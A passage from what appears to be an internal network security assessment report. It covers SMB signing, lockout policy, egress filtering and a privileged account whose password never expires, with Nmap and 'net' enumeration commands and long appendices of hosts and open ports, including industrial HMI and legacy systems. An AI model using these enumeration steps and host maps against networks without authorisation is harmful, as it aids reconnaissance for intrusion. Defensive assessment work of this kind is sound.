10.100.7.88	URSIOSSVR01	Microsoft Windows Server 2012 R2 Standard
192.168.2.8		Microsoft Windows Server 2012 R2 Standard
10.100.7.115		Microsoft Windows 7 Professional
10.100.2.59	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393
10.100.7.73	VSS-01A	Windows Server 2016 Standard 14393
10.100.7.77	HMI-01A	Microsoft Windows 10
10.100.7.84	HMI1	Microsoft Windows 10
10.100.7.85	MPM	Windows Server 2016 Standard 14393



Recommendation

Enforce SMB signing by configuring this across the organization's systems via Group Policy.



Reproduction Steps

Leverage the "smb-security-mode" script within Nmap to scan a system for SMB signing. The following command can be run from a Linux system with Nmap installed:

```
nmap <ip> -p 445 -sS -Pn --script smb-security-mode -v -n
```



References

- <https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory>

- <https://www.microsoft.com/security/blog/2018/12/05/step-1-identify-users-top-10-actions-to-secure-your-environment/>
- <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-security-baselines>
- <https://support.microsoft.com/en-us/help/887429/overview-of-server-message-block-signing>



Evidence

```
Nmap scan report for 10.100.7.53
Host is up (0.00053s latency).
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
```

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
Nmap scan report for 192.168.204.94
Host is up (0.0030s latency).
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
```

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
Nmap scan report for 10.100.7.135
Host is up (0.00048s latency).
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
```

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
Nmap scan report for 10.100.2.59
Host is up (0.00071s latency).
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:42:94:32 (VMware)
```

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```



MEDIUM

Weak Password Policy (lockout observation window)



Observation

The lockout observation window for a Microsoft Windows Active Directory domain password policy specifies how long Active Directory will wait until resetting the "attempted login" counter. In other words, if someone were to submit two invalid login attempts, then essentially this counter would reset back from 2 to 0 after the lockout observation window expires.



Security Impact

With a small lockout observation window, this essentially allows attackers to perform password attacks against user accounts at a higher frequency. For example, if the lockout observation window is set to 5 minutes and the lockout threshold is 10, then essentially an attacker can perform 9 login attempts every 5 minutes without ever locking out the user account.

This process can also be scripted and automated so that the attacker essentially never locks out the user account while performing thousands of password attacks over a short period of time.



Recommendation

Increase the lockout observation window to a much higher value, preferably over 90 minutes. The higher this number is set within the password policy, the longer it would take for an attacker to guess a valid set of credentials.



Reproduction Steps

Use the following command to identify the Microsoft Windows Active Directory password policy:

```
net accounts /domain
```



References

- <https://gracefulsecurity.com/the-myth-of-account-lockout-observation-windows/>
- <https://techtalk.pcmatic.com/2019/01/22/windows-account-lockout-threshold/>



Evidence

```
The request will be processed at a domain controller for domain demo-domain.com.
```

```
Force user logoff how long after time expires?:      Never
Minimum password age (days):                       0
Maximum password age (days):                       120
Minimum password length:                            8
Length of password history maintained:               1
Lockout threshold:                                  10
Lockout duration (minutes):                          10
```

Lockout observation window (minutes):	10
Computer role:	PRIMARY



Observation

The internal network environment has an excessive amount of access to services on the public Internet environment. In a restricted environment where egress filtering deficiencies are properly implemented, end-users are only provided with access that is required for business operations, which, in many cases, are just web services.



Security Impact

Allowing end-users with access to excessive services, such as SSH, Telnet, etc. allows for an attacker or end-user to bypass security controls by exfiltrating information through other communication channels. During an attack, an attacker may also leverage this excessive access to establish a command-and-control (C2) server to communicate commands and data back and forth between a compromised system.



Recommendation

Disable access to services that are not required for business operations. Restricting access to only services that are required for business operations allows the organizations to establish more control over communication channels, allowing for inspection of indicators of compromise (IoC) as well as malicious data exfiltration attempts.



Reproduction Steps

With permission, perform a scan against an Internet-facing service that has an excessive amount of ports opened. Analyze the results of the results to determine where services may be visible from the internal network environment.



Evidence

```
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.048s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
```



INFORMATIONAL

High-Privileged Accounts Not Required to Change Password Often



Observation

During testing, it was identified that a highly privileged account within the network environment is not required to change its password, based on the enumerated password policy. By not requiring highly privileged accounts to change their passwords, this increases the time that a compromised set of credentials will be useful for an attacker.



Security Impact

By never requiring a highly privileged account to change its password, this allows an attacker to use a compromised set of credentials for an indefinite amount of time, until the account password has changed. This could increase the chances of a successful compromise going unnoticed or extending over a long period of time.



Recommendation

To ensure best practices apply to all users and accounts within the environment, it is recommended to avoid excluding highly privileged accounts from password policies that enforce best practices. Rather than setting this requirement to "never", it should, instead, be set to a value that is more acceptable to the organization and has an expiration.



Reproduction Steps

Run the following command on a highly privileged account to identify when its password was last changed with Microsoft Active Directory:

```
net user [username] /domain
```



Evidence

```
C:\Windows\system32>net user KatAdmin /domain
The request will be processed at a domain controller for domain demo-domain.com.

User name           KatAdmin
Full Name           Katarina Richter Administrator
Comment
User's comment
Country code        000 (System Default)
Account active       Yes
Account expires     Never

Password last set   1/13/2016~ 2:56:06 PM
Password expires    Never
```


Appendix A: Host Discovery (Operating Systems)

Internal Network Security Assessment

IP Address	DNS Name	Operating System	Domain
10.100.1.52		Linux Kernel 2.6	
10.100.1.63		Linux Kernel 2.6	
10.100.1.66	IT10--HNGWST2	Microsoft Windows 10	
10.100.1.68	IT10-F20GXV1	Microsoft Windows 10	
10.100.1.76	IT10-F8BP2R1	Microsoft Windows 10	
10.100.1.80		Linux Kernel 2.6	
10.100.1.96		Linux Kernel 2.6	
10.100.1.97	IT10-37HWTR1	Microsoft Windows 10	
10.100.1.99	IT10-BVMFJX2	Microsoft Windows 10	
10.100.1.150		Linux Kernel 3.10	
10.100.1.151		Linux Kernel 3.10	
10.100.2.45		Linux Kernel 3.10	
10.100.2.49	IT09-H42HYV1	Microsoft Windows 10	
10.100.2.51		Linux Kernel 4.15.0-128-generic	
10.100.2.52	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393	
10.100.2.53	it05-100625	Microsoft Windows 10	
10.100.2.54	IT09-1KBKLR2	Microsoft Windows 10 Pro	
10.100.2.55	Training3	Microsoft Windows 10	
10.100.2.56		VMware ESXi 7.0.1 build-16850804	
10.100.2.57		VMware ESXi 7.0.1 build-16850804	
10.100.2.58		VMware ESXi 7.0.1 build-16850804	
10.100.2.59	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393	
10.100.2.60		VMware ESXi 7.0.1 build-16850804	
10.100.2.62		Linux Kernel 2.6	
10.100.2.63	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393	
10.100.2.64	it10-g0wtsw1	Windows Server 2016 Standard 14393	
10.100.2.65	IT09-JGYQ733	Microsoft Windows 10	
10.100.2.66	IT10-34S1MQ1	Microsoft Windows 10	
10.100.2.70	IT09-6GRJN53	Windows	
10.100.2.81	WindUtilWS	Microsoft Windows 10	
10.100.2.82	Training8	Microsoft Windows 10	
10.100.2.83	Training2	Microsoft Windows 10	
10.100.2.87		Linux Kernel 2.6	
10.100.2.93	IT10-DHVDT13	Microsoft Windows 10 Pro	
10.100.3.50	IT06-59PJQV2	Microsoft Windows 10 Pro	
10.100.3.51	IT03-4M7MM32	Microsoft Windows 10 Pro	
10.100.3.52	IT10-CM1V8Y1	Microsoft Windows 10 Pro	

10.100.3.53		Linux Kernel 2.6	
10.100.3.56	IT02-FNFR2R1	Microsoft Windows 10	
10.100.3.60		Linux Kernel 2.6	
10.100.3.64	IT01-4P775Y2	Microsoft Windows 10 Pro	
10.100.5.50	IT03-4FWWZV2	Microsoft Windows 10	
10.100.5.51	IT03-75NWST2	Microsoft Windows 10 Pro	
10.100.5.52		Linux Kernel 2.6	
10.100.5.53		Linux Kernel 2.6	
10.100.5.55	IT09-5Z5KN53	Microsoft Windows 10	
10.100.5.56	IT02-GS5WZY2	Microsoft Windows 10	
10.100.5.59	IT06-G8F8HF1	Microsoft Windows 7 Professional	
10.100.5.60	IT08-DF9HLW2	Microsoft Windows 10	
10.100.5.61	IT02-34HR733	Microsoft Windows 10	
10.100.5.62	IT02-DWCKN53	Microsoft Windows 10	
10.100.5.64	CONMSAUTHMI601	Microsoft Windows Server 2008 R2 Standard Service Pack 1	
10.100.5.67	IT02-4RWKQ13	Microsoft Windows 10	
10.100.5.68	IT02-2SD5Y2	Microsoft Windows 10	
10.100.6.20		Linux Kernel 3.10	
10.100.6.25		Lantronix Universal Device Server UDS1100	
10.100.6.26		Lantronix Universal Device Server UDS1100	
10.100.6.50	IT02-FGXJ842	Microsoft Windows 10	
10.100.6.53	IT01-8NQH353	Microsoft Windows 10	
10.100.6.54	IT03-GS77L02	Microsoft Windows 10	
10.100.6.57	IT01-8WWKQ13	Microsoft Windows 10	
10.100.6.60	IT01-2VDFG12	Microsoft Windows 10	
10.100.6.62	IT01-486G8V1	Windows	
10.100.6.65	IT01-B11Y4Y2	Microsoft Windows 10	
10.100.6.66	IT01-GS97L02	Microsoft Windows 10	
10.100.6.68	IT01-CMCW8Y1	Microsoft Windows 10	
10.100.6.69	IT01-9WQ7HD1	Microsoft Windows 10	
10.100.6.80	IT01-486J8V1-Wiring-PC	Microsoft Windows 10 Pro	
10.100.6.81	IT01-CX9WNW1	Microsoft Windows 10 Pro	
10.100.6.82	IT02-FGTR5Q1	Microsoft Windows 10	
10.100.6.84	IT01-G9S2YM2	Microsoft Windows 10	
10.100.6.90	IT01-FT0Y4Y2	Microsoft Windows 10 Pro	
10.100.6.92	IT01-1K7FLR2	Microsoft Windows 10	
10.100.7.50	IT02-8ZWM353	Microsoft Windows 10	
10.100.7.51	it03-8ddvdv1	Microsoft Windows Server 2012 R2 Standard	
10.100.7.53	URSHISTSVR01	Microsoft Windows Server 2012 R2 Standard	
10.100.7.62	OSSEM2_RIOHMI01	Microsoft Windows 10 Enterprise	
10.100.7.66	URSIOSSVR02	Microsoft Windows Server 2012 R2 Standard	
10.100.7.69		Linux Kernel 2.6	
10.100.7.70	EWS-01	Microsoft Windows 10	

10.100.7.71	VSS-01B	Windows Server 2016 Standard 14393	
10.100.7.72	DESKTOP-KOCHTQC	Microsoft Windows 10 Enterprise	
10.100.7.73	VSS-01A	Windows Server 2016 Standard 14393	
10.100.7.75	IT03-5D3BVV1	Microsoft Windows 10 Pro	
10.100.7.77	HMI-01A	Microsoft Windows 10	
10.100.7.78	OSSEM3_RIUHMI01	Microsoft Windows 10 Enterprise	
10.100.7.82	TESTPC06	Microsoft Windows 10 Pro	
10.100.7.84	HMI1	Microsoft Windows 10	
10.100.7.85	MPM	Windows Server 2016 Standard 14393	
10.100.7.86	HIST-01A	Microsoft Windows 10	
10.100.7.87	SmartTool	Windows Server 2016 Standard 14393	
10.100.7.88	URSIOSVR01	Microsoft Windows Server 2012 R2 Standard	
10.100.7.90	HMI-01B	Microsoft Windows 10	
10.100.7.93	OWS-01A	Microsoft Windows 10	
10.100.7.95	IT09-5Z5KN53	VMware ESXi 7.0.0 build-16324942	
10.100.7.96		VMware ESXi 7.0.0 build-16324942	
10.100.7.98		Ubuntu 16.04 Linux Kernel 4.4	
10.100.7.101	SmartTool-TMP	Windows Server 2016 Standard 14393	
10.100.7.110		Microsoft Windows Server 2012 R2 Standard	
10.100.7.111		Microsoft Windows 7 Professional	
10.100.7.115		Microsoft Windows 7 Professional	
10.100.7.116		Microsoft Windows 10	
10.100.7.118		Microsoft Windows	
10.100.7.119		Microsoft Windows Server 2012 R2 Standard	
10.100.7.125		Microsoft Windows Server 2008 R2 Standard Service Pack 1	
10.100.7.131		Microsoft Windows 7 Ultimate	
10.100.7.135		Microsoft Windows Server 2008 Standard Service Pack 2	
10.100.7.136		Microsoft Windows XP Service Pack 2	
10.100.7.201		Microsoft Windows 10 Pro	
10.100.7.210		Microsoft Windows 7 Professional	
10.100.20.2		Microsoft Windows 10 Pro	
10.100.20.7		Microsoft Windows 10 Pro	
10.100.20.11		Microsoft Windows 10 Pro	
10.100.20.33	lt186	Microsoft Windows 10 Pro	
10.100.20.38	ssd505	Microsoft Windows 10 Pro	
10.100.20.59		Linux Kernel 2.6	
10.100.20.67	lt114-josequit	Linux Kernel 2.6	
10.100.20.145		Windows	
10.100.20.149	sudhirt_xp	Linux Kernel 2.6	
10.100.20.194	lt66-sv	Linux Kernel 2.6	
10.100.20.195		Microsoft Windows 10 Pro	
10.100.20.200		Microsoft Windows 10 Pro	
10.100.31.50		Linux Kernel	

10.100.31.51		Linux Kernel	
10.100.31.52		Linux Kernel 2.6	
10.100.31.53		Linux Kernel	
10.100.31.54		Linux Kernel 2.6	
10.100.31.55		Linux Kernel	
10.100.31.56		Linux Kernel	
10.100.31.58		Linux Kernel	
10.100.31.59		Microsoft Windows 10 Pro	
10.100.31.60		Linux Kernel 2.6	
10.100.31.61		Microsoft Windows 10 Pro	
10.100.31.67		Linux Kernel	
10.100.31.69		Linux Kernel 2.6	
10.100.31.70		Microsoft Windows 10	
10.100.31.71		Linux Kernel	
10.100.31.73		Linux Kernel	
10.100.31.75		Linux Kernel	
10.100.31.77		Linux Kernel	
10.100.31.80		Linux Kernel	
10.100.31.81		Linux Kernel 2.6	
10.100.31.82		Linux Kernel 2.6	
10.100.32.30		Cisco SIP Device	
10.100.32.50		Linux Kernel	
10.100.32.51		Linux Kernel	
10.100.32.52		Linux Kernel	
10.100.32.53		Linux Kernel	
10.100.32.54		Linux Kernel	
10.100.32.55		Linux Kernel	
10.100.32.56		Linux Kernel	
10.100.32.57		Linux Kernel	
10.100.32.58		Linux Kernel	
10.100.32.59		Linux Kernel	
10.100.32.61		Linux Kernel	
10.100.32.62		Linux Kernel	
10.100.32.63		Microsoft Windows 10 Pro	
10.100.32.65		Microsoft Windows 10 Pro	
10.100.32.69		Linux Kernel	
10.100.33.20		Linux Kernel 2.6	
10.100.33.50		Linux Kernel	
10.100.33.52		Linux Kernel 2.2	
10.100.33.53		Microsoft Windows 10 Pro	
10.100.33.54		Microsoft Windows 10 Pro	
10.100.33.55		Linux Kernel	
10.100.33.59		Microsoft Windows 10 Pro	

10.100.33.61		Microsoft Windows 10 Pro	
10.100.34.50		Linux Kernel	
10.100.34.51		Linux Kernel	
10.100.34.52		Linux Kernel	
10.100.34.53		Linux Kernel	
10.100.34.54		Linux Kernel	
10.100.34.55		Linux Kernel	
10.100.34.56		Linux Kernel	
10.100.34.57		Linux Kernel	
10.100.34.58		Linux Kernel	
10.100.34.59		Linux Kernel	
10.100.34.60		Linux Kernel	
10.100.34.61		Linux Kernel	
10.100.34.62		Linux Kernel	
10.100.34.63		Linux Kernel	
10.100.34.64		Linux Kernel	
10.100.34.65		Linux Kernel 2.6	
10.100.34.66		Linux Kernel	
10.100.34.67		Linux Kernel	
10.100.34.68		Linux Kernel	
10.100.34.69		Linux Kernel	
10.100.34.70		Linux Kernel	
10.100.34.71		Linux Kernel	
10.100.34.72		Linux Kernel	
10.100.34.73		Linux Kernel	
10.100.34.74		Linux Kernel	
10.100.34.75		Linux Kernel	
10.100.34.76		Linux Kernel	
10.100.34.77		Linux Kernel	
10.100.34.78		Linux Kernel	
10.100.34.79		Linux Kernel	
10.100.34.80		Linux Kernel	
10.100.34.81		Linux Kernel	
10.100.34.83		Windows	
10.100.34.85		Microsoft Windows 10 Pro	
10.100.34.86		Microsoft Windows 10 Pro	
10.100.35.50		Linux Kernel 2.6	
10.100.35.51		Linux Kernel 2.6	
10.100.35.58		CentOS Linux 7 Linux Kernel 3.10	
10.100.35.60		Linux Kernel 2.6	
10.100.35.61		Linux Kernel 2.6	
10.100.35.65		Linux Kernel 2.6	
10.100.35.70		Linux Kernel 2.6	

10.100.35.72	Windows
10.100.35.77	Microsoft Windows 10 Pro
10.100.35.84	Linux Kernel 2.6
10.100.35.89	Microsoft Windows 10 Pro
10.100.35.104	Linux Kernel 2.6
10.100.35.119	Microsoft Windows 10 Pro
10.100.35.120	Linux Kernel 2.6
192.168.2.3	VMware ESXi
192.168.2.5	VMware ESXi
192.168.2.6	Microsoft Windows Server 2012 R2
192.168.2.8	Microsoft Windows Server 2012 R2 Standard
192.168.2.18	Microsoft Windows
192.168.2.19	Microsoft Windows Server 2012 R2
192.168.2.20	Debian 7.0 Linux Kernel 3.2
192.168.2.22	Microsoft Windows Server 2012 R2
192.168.2.25	Microsoft Windows 10 Pro
192.168.2.28	Linux Kernel 2.6
192.168.2.32	Microsoft Windows Server 2012 R2 Standard
192.168.2.34	Juniper Junos 15.1X49
192.168.2.46	Linux Kernel 2.6
192.168.2.51	Linux Kernel 3.10 on CentOS Linux release 7
192.168.2.55	Linux Kernel 2.2
192.168.2.58	Linux Kernel 2.2
192.168.2.65	Linux Kernel 2.6
192.168.2.71	Microsoft Windows 10 Pro
192.168.2.74	Microsoft Windows 10 Pro
192.168.2.78	Microsoft Windows 10 Pro
192.168.2.82	Windows
192.168.2.14	SCO UnixWare 7.1.1
10.100.6.87	AXIS Network Camera
192.168.2.16	SCO UnixWare 7.1.1
10.100.7.74	Apple Airport
10.100.6.77	AIX 4.3.2
10.100.6.76	AIX 4.3.2
10.100.6.74	AIX 4.3.2
10.100.35.76	iPhone or iPad
192.168.2.23	Yealink SIP Device
10.100.6.67	AIX 4.3.2
192.168.2.24	Yealink SIP Device
10.100.35.73	LG Electronics. LG TV 1.0
10.100.6.63	AIX 4.3.2
192.168.2.30	Yealink SIP Device
10.100.35.67	iPhone or iPad

192.168.2.56		Polycom SIP Device	
10.100.5.80		AIX 4.3.2	
10.100.5.79		AIX 4.3.2	
10.100.5.78		AIX 4.3.2	
10.100.5.77		AIX 4.3.2	
10.100.5.76		AIX 4.3.2	
10.100.5.75		AIX 4.3.2	
10.100.5.71		AIX 4.3.2	
10.100.5.70		AIX 4.3.2	
10.100.5.69		AIX 4.3.2	
192.168.2.59		Yealink SIP Device	
10.100.5.65		AIX 4.3.2	
192.168.2.60		Yealink SIP Device	
192.168.2.63		Yealink SIP Device	
10.100.5.58		VxWorks 5.5	
192.168.2.70		Darwin	
192.168.2.73		Darwin	
192.168.2.77		Darwin	
192.168.2.81		Darwin	
192.168.2.90		iPhone or iPad	
10.100.4.50		Dell PowerEdge Blade Chassis	
10.100.3.151		AXIS Q1765-LE Network Camera with firmware 6.50.1 (2017)	
10.100.3.150		AXIS Network Camera	
10.100.3.91		AIX 4.3.2	
10.100.3.87		AIX 4.3.2	
10.100.3.86		AIX 4.3.2	
10.100.3.85		AIX 4.3.2	
10.100.3.77		AIX 4.3.2	
10.100.3.69		Dell PowerEdge Blade Chassis	
192.168.2.92		Darwin	
10.100.3.63		SCO UnixWare 7.1.1	
192.168.2.94		Darwin	
10.100.3.57		Polycom SIP Device	
10.100.35.52		iPhone or iPad	
10.100.7.97		Arista EOS	
10.100.7.150		AXIS Network Camera	
10.100.20.13	lt106	iPhone or iPad	
10.100.2.76		AIX 4.3.2	
10.100.2.75		AIX 4.3.2	
10.100.2.73		AIX 4.3.2	
10.100.20.130		Oracle Integrated Lights Out Manager	
10.100.2.67		AIX 4.3.2	
10.100.20.131		Oracle Integrated Lights Out Manager	

10.100.20.135		Grandstream SIP Device	
10.100.2.61		AIX 4.3.2	
10.100.20.141		Oracle Integrated Lights Out Manager	
10.100.20.142	It36	Oracle Integrated Lights Out Manager	
10.100.20.156		iPhone or iPad	
10.100.20.173		iPhone or iPad	
10.100.34.46		HP Integrated Lights-Out	
10.100.31.64		Polycom SIP Device	
10.100.31.65		Polycom SIP Device	
10.100.1.79		Dell PowerEdge Blade Chassis	
10.100.1.74		Polycom SIP Device	
10.100.1.72		AIX 4.3.2	
10.100.1.70		AIX 4.3.2	
10.100.1.53	npi6b6417	AIX 4.3.2	
10.100.7.64		VxWorks 5.5	
10.100.31.66		Polycom SIP Device	
10.100.7.63		VxWorks 5.5	
10.100.7.67		Netgear GS724T Switch	
10.100.7.59		AIX 4.3.2	
192.168.2.2		iPhone or iPad	
10.100.7.68		Netgear GS724T Switch	
10.100.35.79		iPhone or iPad	
192.168.2.7		Integrated Dell Remote Access Controller (iDRAC)	
192.168.2.12		Dell PowerConnect Switch	

Appendix B: Host Discovery (Opened Ports)

Internal Network Security Assessment

IP Address	DNS Name	Port	Protocol
10.100.1.66	IT10--HNGWST2	445	tcp
10.100.1.68	IT10-F20GXV1	445	tcp
10.100.1.76	IT10-F8BP2R1	3389	tcp
10.100.1.76	IT10-F8BP2R1	445	tcp
10.100.1.76	IT10-F8BP2R1	5900	tcp
10.100.1.80		8009	tcp
10.100.1.80		8008	tcp
10.100.1.80		1900	udp
10.100.1.80		8443	tcp
10.100.1.96		22	tcp
10.100.1.97	IT10-37HWTR1	445	tcp
10.100.1.99	IT10-BVMFJX2	445	tcp
10.100.1.99	IT10-BVMFJX2	3389	tcp
10.100.1.99	IT10-BVMFJX2	5900	tcp
10.100.1.150		3702	udp
10.100.1.150		1900	udp
10.100.1.150		5353	udp
10.100.1.150		49152	tcp
10.100.1.150		443	tcp
10.100.1.150		80	tcp
10.100.1.151		49152	tcp
10.100.1.151		5353	udp
10.100.1.151		1900	udp
10.100.1.151		80	tcp
10.100.1.151		3702	udp
10.100.1.151		443	tcp
10.100.2.45		3478	udp
10.100.2.45		1900	udp
10.100.2.45		8443	tcp
10.100.2.45		5353	udp
10.100.2.45		443	tcp
10.100.2.49	IT09-H42HYV1	445	tcp
10.100.2.49	IT09-H42HYV1	5355	udp
10.100.2.49	IT09-H42HYV1	443	tcp
10.100.2.49	IT09-H42HYV1	27000	tcp
10.100.2.49	IT09-H42HYV1	3389	tcp
10.100.2.49	IT09-H42HYV1	5353	udp

10.100.2.51		8834	tcp
10.100.2.52	WIN-NLN1IU84VKS	5355	udp
10.100.2.52	WIN-NLN1IU84VKS	445	tcp
10.100.2.53	it05-100625	8000	tcp
10.100.2.53	it05-100625	3389	tcp
10.100.2.53	it05-100625	8191	tcp
10.100.2.53	it05-100625	8089	tcp
10.100.2.53	it05-100625	5900	tcp
10.100.2.53	it05-100625	445	tcp
10.100.2.53	it05-100625	5355	udp
10.100.2.54	IT09-1KBKLR2	5355	udp
10.100.2.54	IT09-1KBKLR2	3389	tcp
10.100.2.54	IT09-1KBKLR2	5900	tcp
10.100.2.54	IT09-1KBKLR2	17500	udp
10.100.2.55	Training3	5355	udp
10.100.2.55	Training3	445	tcp
10.100.2.56		443	tcp
10.100.2.56		9080	tcp
10.100.2.57		443	tcp
10.100.2.57		9080	tcp
10.100.2.58		9080	tcp
10.100.2.58		443	tcp
10.100.2.59	WIN-NLN1IU84VKS	5355	udp
10.100.2.59	WIN-NLN1IU84VKS	445	tcp
10.100.2.60		443	tcp
10.100.2.60		9080	tcp
10.100.2.63	WIN-NLN1IU84VKS	5355	udp
10.100.2.63	WIN-NLN1IU84VKS	445	tcp
10.100.2.64	it10-g0wtsw1	445	tcp
10.100.2.64	it10-g0wtsw1	5355	udp
10.100.2.65	IT09-JGYQ733	445	tcp
10.100.2.65	IT09-JGYQ733	5355	udp
10.100.2.66	IT10-34S1MQ1	5355	udp
10.100.2.66	IT10-34S1MQ1	5353	udp
10.100.2.66	IT10-34S1MQ1	5900	tcp
10.100.2.66	IT10-34S1MQ1	445	tcp
10.100.2.70	IT09-6GRJN53	5355	udp
10.100.2.70	IT09-6GRJN53	443	tcp
10.100.2.70	IT09-6GRJN53	445	tcp
10.100.2.81	WindUtilWS	5355	udp
10.100.2.81	WindUtilWS	5900	tcp
10.100.2.81	WindUtilWS	3389	tcp
10.100.2.82	Training8	5355	udp

10.100.2.82	Training8	445	tcp
10.100.2.83	Training2	5355	udp
10.100.2.83	Training2	445	tcp
10.100.2.93	IT10-DHVDT13	5355	udp
10.100.2.93	IT10-DHVDT13	3389	tcp
10.100.2.93	IT10-DHVDT13	5900	tcp
10.100.2.93	IT10-DHVDT13	445	tcp
10.100.3.51	IT03-4M7MM32	3389	tcp
10.100.3.51	IT03-4M7MM32	445	tcp
10.100.3.52	IT10-CM1V8Y1	5900	tcp
10.100.3.52	IT10-CM1V8Y1	3389	tcp
10.100.3.53		22	tcp
10.100.3.56	IT02-FNFR2R1	445	tcp
10.100.3.64	IT01-4P775Y2	5900	tcp
10.100.3.64	IT01-4P775Y2	27000	tcp
10.100.3.64	IT01-4P775Y2	3389	tcp
10.100.3.64	IT01-4P775Y2	445	tcp
10.100.5.51	IT03-75NWST2	902	tcp
10.100.5.52		80	tcp
10.100.5.52		22	tcp
10.100.5.52		5353	udp
10.100.5.53		80	tcp
10.100.5.53		5353	udp
10.100.5.53		22	tcp
10.100.5.55	IT09-5Z5KN53	445	tcp
10.100.5.56	IT02-GS5WZY2	445	tcp
10.100.5.59	IT06-G8F8HF1	445	tcp
10.100.5.60	IT08-DF9HLW2	445	tcp
10.100.5.60	IT08-DF9HLW2	3389	tcp
10.100.5.60	IT08-DF9HLW2	5900	tcp
10.100.5.61	IT02-34HR733	445	tcp
10.100.5.62	IT02-DWCKN53	445	tcp
10.100.5.64	CONMSAUTHMI601	49156	tcp
10.100.5.64	CONMSAUTHMI601	445	tcp
10.100.5.64	CONMSAUTHMI601	80	tcp
10.100.5.64	CONMSAUTHMI601	1433	tcp
10.100.5.64	CONMSAUTHMI601	3389	tcp
10.100.5.67	IT02-4RWKQ13	445	tcp
10.100.5.68	IT02-2SD5Y2	3389	tcp
10.100.5.68	IT02-2SD5Y2	1433	tcp
10.100.5.68	IT02-2SD5Y2	445	tcp
10.100.5.68	IT02-2SD5Y2	5900	tcp
10.100.5.68	IT02-2SD5Y2	27000	tcp

10.100.6.20		49152	tcp
10.100.6.20		443	tcp
10.100.6.20		80	tcp
10.100.6.20		5353	udp
10.100.6.20		1900	udp
10.100.6.20		3702	udp
10.100.6.25		161	udp
10.100.6.25		9999	tcp
10.100.6.26		9999	tcp
10.100.6.26		161	udp
10.100.6.50	IT02-FGXJ842	445	tcp
10.100.6.53	IT01-8NQH353	445	tcp
10.100.6.57	IT01-8WWKQ13	445	tcp
10.100.6.60	IT01-2VDFG12	445	tcp
10.100.6.62	IT01-486G8V1	445	tcp
10.100.6.65	IT01-B11Y4Y2	5900	tcp
10.100.6.65	IT01-B11Y4Y2	3389	tcp
10.100.6.65	IT01-B11Y4Y2	445	tcp
10.100.6.66	IT01-GS97L02	445	tcp
10.100.6.68	IT01-CMCW8Y1	445	tcp
10.100.6.69	IT01-9WQ7HD1	445	tcp
10.100.6.80	IT01-486J8V1-Wiring-PC	445	tcp
10.100.6.81	IT01-CX9WNW1	445	tcp
10.100.6.81	IT01-CX9WNW1	3389	tcp
10.100.6.84	IT01-G9S2YM2	445	tcp
10.100.6.90	IT01-FT0Y4Y2	3389	tcp
10.100.6.90	IT01-FT0Y4Y2	5900	tcp
10.100.6.90	IT01-FT0Y4Y2	445	tcp
10.100.6.92	IT01-1K7FLR2	445	tcp
10.100.7.50	IT02-8ZWM353	445	tcp
10.100.7.51	it03-8ddv1	3389	tcp
10.100.7.51	it03-8ddv1	445	tcp
10.100.7.53	URSHISTSVR01	1433	tcp
10.100.7.53	URSHISTSVR01	445	tcp
10.100.7.53	URSHISTSVR01	3389	tcp
10.100.7.62	OSSEM2_RIOHMI01	445	tcp
10.100.7.62	OSSEM2_RIOHMI01	3389	tcp
10.100.7.66	URSIOSSVR02	445	tcp
10.100.7.66	URSIOSSVR02	3389	tcp
10.100.7.69		443	tcp
10.100.7.70	EWS-01	445	tcp
10.100.7.70	EWS-01	7153	tcp
10.100.7.70	EWS-01	27000	tcp

10.100.7.71	VSS-01B	1433	tcp
10.100.7.71	VSS-01B	445	tcp
10.100.7.72	DESKTOP-KOCHTQC	3389	tcp
10.100.7.72	DESKTOP-KOCHTQC	445	tcp
10.100.7.73	VSS-01A	445	tcp
10.100.7.73	VSS-01A	1433	tcp
10.100.7.75	IT03-5D3BVV1	3389	tcp
10.100.7.75	IT03-5D3BVV1	445	tcp
10.100.7.77	HMI-01A	7153	tcp
10.100.7.77	HMI-01A	445	tcp
10.100.7.77	HMI-01A	27000	tcp
10.100.7.78	OSSEM3_RIUHMI01	3389	tcp
10.100.7.78	OSSEM3_RIUHMI01	445	tcp
10.100.7.82	TESTPC06	3389	tcp
10.100.7.82	TESTPC06	445	tcp
10.100.7.84	HMI1	445	tcp
10.100.7.84	HMI1	27000	tcp
10.100.7.84	HMI1	3389	tcp
10.100.7.85	MPM	1433	tcp
10.100.7.85	MPM	445	tcp
10.100.7.85	MPM	1434	udp
10.100.7.86	HIST-01A	27000	tcp
10.100.7.86	HIST-01A	445	tcp
10.100.7.86	HIST-01A	1434	udp
10.100.7.86	HIST-01A	1433	tcp
10.100.7.87	SmartTool	445	tcp
10.100.7.88	URSIOSSVR01	3389	tcp
10.100.7.88	URSIOSSVR01	445	tcp
10.100.7.90	HMI-01B	27000	tcp
10.100.7.90	HMI-01B	445	tcp
10.100.7.93	OWS-01A	7153	tcp
10.100.7.93	OWS-01A	44818	udp
10.100.7.93	OWS-01A	44818	tcp
10.100.7.93	OWS-01A	27000	tcp
10.100.7.95	IT09-5Z5KN53	443	tcp
10.100.7.95	IT09-5Z5KN53	9080	tcp
10.100.7.96		9080	tcp
10.100.7.96		443	tcp
10.100.7.98		21	tcp
10.100.7.98		2222	tcp
10.100.7.98		22	tcp
10.100.7.98		443	tcp
